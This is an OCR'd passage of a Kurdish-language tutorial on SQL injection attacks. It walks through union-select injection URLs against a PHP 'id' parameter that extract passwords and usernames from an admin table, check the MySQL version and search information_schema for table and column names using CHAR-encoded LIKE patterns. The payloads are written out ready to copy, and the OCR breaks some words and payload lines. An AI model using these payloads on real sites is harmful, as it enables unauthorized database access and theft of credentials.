
User nam مان دەرهێنا ئەو جارە با پاسۆردی دەربێنین

وە هەرروەها بۆ زانینی ووشەی نهێنی واتا پاسۆرد password ئەوا دەنووسین pass یان password یان pwd

SQL Injection Attacks

بەم شێوەیە دەنووسرێ تەماشای ئەو وێنەی خوارەوە بکە

```
http://localhost/file.php?id=-1+union+select+1,
password,3,4,5,6,7,8+from+admin--
```




دەبینین لە شوێنی ژمارەکە ووشەی نهێنی دەردەچی واتا passwor بەم شێوەیە password یشمان دەرهێنا.

تێبینی :- بۆ بەستنەوەی هەردوو فرمانەکە ئەم دەستەواژەیە بەکار دینین concat(password,0x3e,user) بەم شێوەیە Concat بۆ بەستەوەی فرمانەکان بەیەکەوە یان دانانی دوو فرمان بەجارێک .

SQL Injection Attacks

0x3e ئەوەیان وەك ناوبڕە دادەندرێ تا تێکەڵ نەبی هەردوو فرمانەکە ئەوە بریتیە لە < ئەو هێمایە بەڵام بە شێوەی هیکس ئەوە تەنها بۆ زانیاری.

```
http://localhost/file.php?id=-1+union+select+1,concat(password,0x3e,user),3,4,5,6,7,8+from+admin--
```



بەڕێزان فایلێکی ڤیدیۆی لەگەڵە بە ناونیشانی (سەرەتا و دۆزینەوەی هەڵە) کە بەدیژی ئەوەی لە خاڵی یەکەم باسم کردووە بە وێنە بە ڤیدیۆ باسم کردیە بۆ زیاتر تێگەیشتن !!

SQL Injection Attacks

وە هەندێ ناوی table و لاپەڕەی ئەدمینی ئەوەی پێوست بووە بۆ ئەو باسە سەروە دام ناوە لە ناو فایلی txt !!

---


3. دەرهێنانی زۆرترین Table و Field بەیەك جار

لە سەرەوە باسی دەرهێنانی زانیاری وەك یوزەر و پاسۆردم کرد کە پێویست بە table و Field ن هەبوو هەتا بتوانین یوزەرو پاسۆرد دەربێنین ئەویش بە دانانی ناوی Table کان و Field ەکان ئەوەش دەبوایە بە مەزەندە دابینێین دڵنیا نەبووین ئایە ڕاستە یان هەڵەیە دەبی دووبارە تاقی بکەیەوە هەتا بە تەواوی دەبیینیەوە ئەوە تەنها لە ڤێرژنی 4 وەهایە . لە ڤێرژنی 5 زۆر ئاسانە دەتوانی بە ماوەکی کەم زۆرترین زانیاری وەرگری.

باشە چۆن بزانین ئەوە ڤێرژنی 4 یان 5 ە ؟؟؟ وڵام لەسەرەوە باسم کرد لە شوێنی ژمارەکە دەنووسی @@version یان version() ئەوکات دەزانی 4 یان 5 ئەگەر 4 بوو ئەوە لە خاڵی 3 م باسم کردووە بەڵام ئەگەر 5 بوو ئەوە زۆر ئاسانە ئێستا باسی دەکەن


بەم شێوەی خوارەوە دەنوسرێ. بۆ زانینی ڤێرژن وەك باسم کرد لە شوێنی ژمارەیك دەنووسی @@version سەیری ئەو وێنەیە بکە

SQL Injection Attacks



لە شوێنی ژمارە 1 دەنووسی @@version وەك ئەو وێنەی خوارەوە


SQL Injection Attacks



زۆر باشە ئەوە زانیمان فێرژنی 5 ە پاشان ؟؟
بۆ ئەوەی تەیبڵەکان بە ئاسانی ببینینەوە ئەوە دەبی ناوی تەیبڵەکان لە نێوان دوو هێمای لە سەدا بنووسین پاشان بیگۆڕین بۆ MySQLCHAR

چۆنیەتی گۆڕینی بۆ MySQLCHAR دەتوانی لە ڕێگەی تولبارێیکی تایبەت لە Mozilla Firefox بەناوی hackbar یان بەرنامە هەیە تایبەت بە گۆڕین
سەیری ئەو وێنەی خوارەوە بکە


SQL Injection Attacks



پاشان پەنجەرێك دەبیتەوە ئەوەی مەبەستە لێبنووسە بۆ نموونە دەمانەوێ ناوی table ی admin بدۆزینەوە ئەوە دەنووسین %admin% بۆ دەرهێنانی table user ئەوەی دەنووسی %User % پاشان دەیکاتە MySQLCHAR بۆ دەرهێنانی table ی پاسۆرد دەنووسین %pwd% دوای دەیکەینە MySQLCHAR


دوای ئەوەی کە نووسیمان %admin% پاشان کلیکی ok بکە وەك ئەو وێنەی خوارەوە

SQL Injection Attacks



که کلیکی ok کرد ئەوە پەنجەرەکە دادەخرێ ئەوەی نوسیوتە دەیکاتە MySQLCHAR ئامادەیە بۆ بەکار هێنان وەك وێنەی خوارەوە

SQL Injection Attacks



ئەو ڕستەیە کە دەرچووە لە وێنەکە ئاماژەم پێدایە کۆپی بکە لە کۆتایی بەستەرەکە دابینێ لەگەڵ دانانی

```
concat(table_name,0x3e,column_name,0x3e,table_schema)
```

لە شوێنی یەکێك لە ژمارەکان .
لەگەڵ دانانی

```
from+information_schema.columns+where+column_name+like+
```

لە کۆتایی ژمارەکان
لەگەڵ دانای

لە کۆتایی `CHAR(37, 97, 100, 109, 105, 110, 37)`

هەموویان.

SQL Injection Attacks

لە کۆتایی بەستەرەکە دەبێتە

```
http://localhost/file.php?id=-
1+union+select+1,2,
concat(table_name,0x3e,column_name,0x3e,tab
le_schema),4,5+from+information_schema.colu
mns+where+column_name+like+ CHAR(37, 97,
100, 109, 105, 110, 37)--
```

ئەوەی زیاد کراوە بریتیە لە

where : واتا لە هەرشوێنیك بی

Like : واتا هاوشێوەی لێکچوو


% % % (%) هێمای لە سەدا :- واتا هەر ووشەیەك پێك هاتبی لە و پیتانەی لە نێوانمان نووسیە
بۆ نموونە ئێمە زۆر جار لە ناو ویندۆز دەگەڕین بە دوای بەرنامەکان دەنووسین *.exe واتا هەر فایلێك بەشێوەی exe بی بیدۆزەوە ئەو ووشەی سەرەوە هەمان مانی هەیە لە زمانی sql

```
+where+column_name+like+%user% MySQLCHAR --
```

لە کۆتایی ڕستەکە دەبێتە :- لە هەر شوێنێك ووشەی pass هەبێ دەری بێنە.

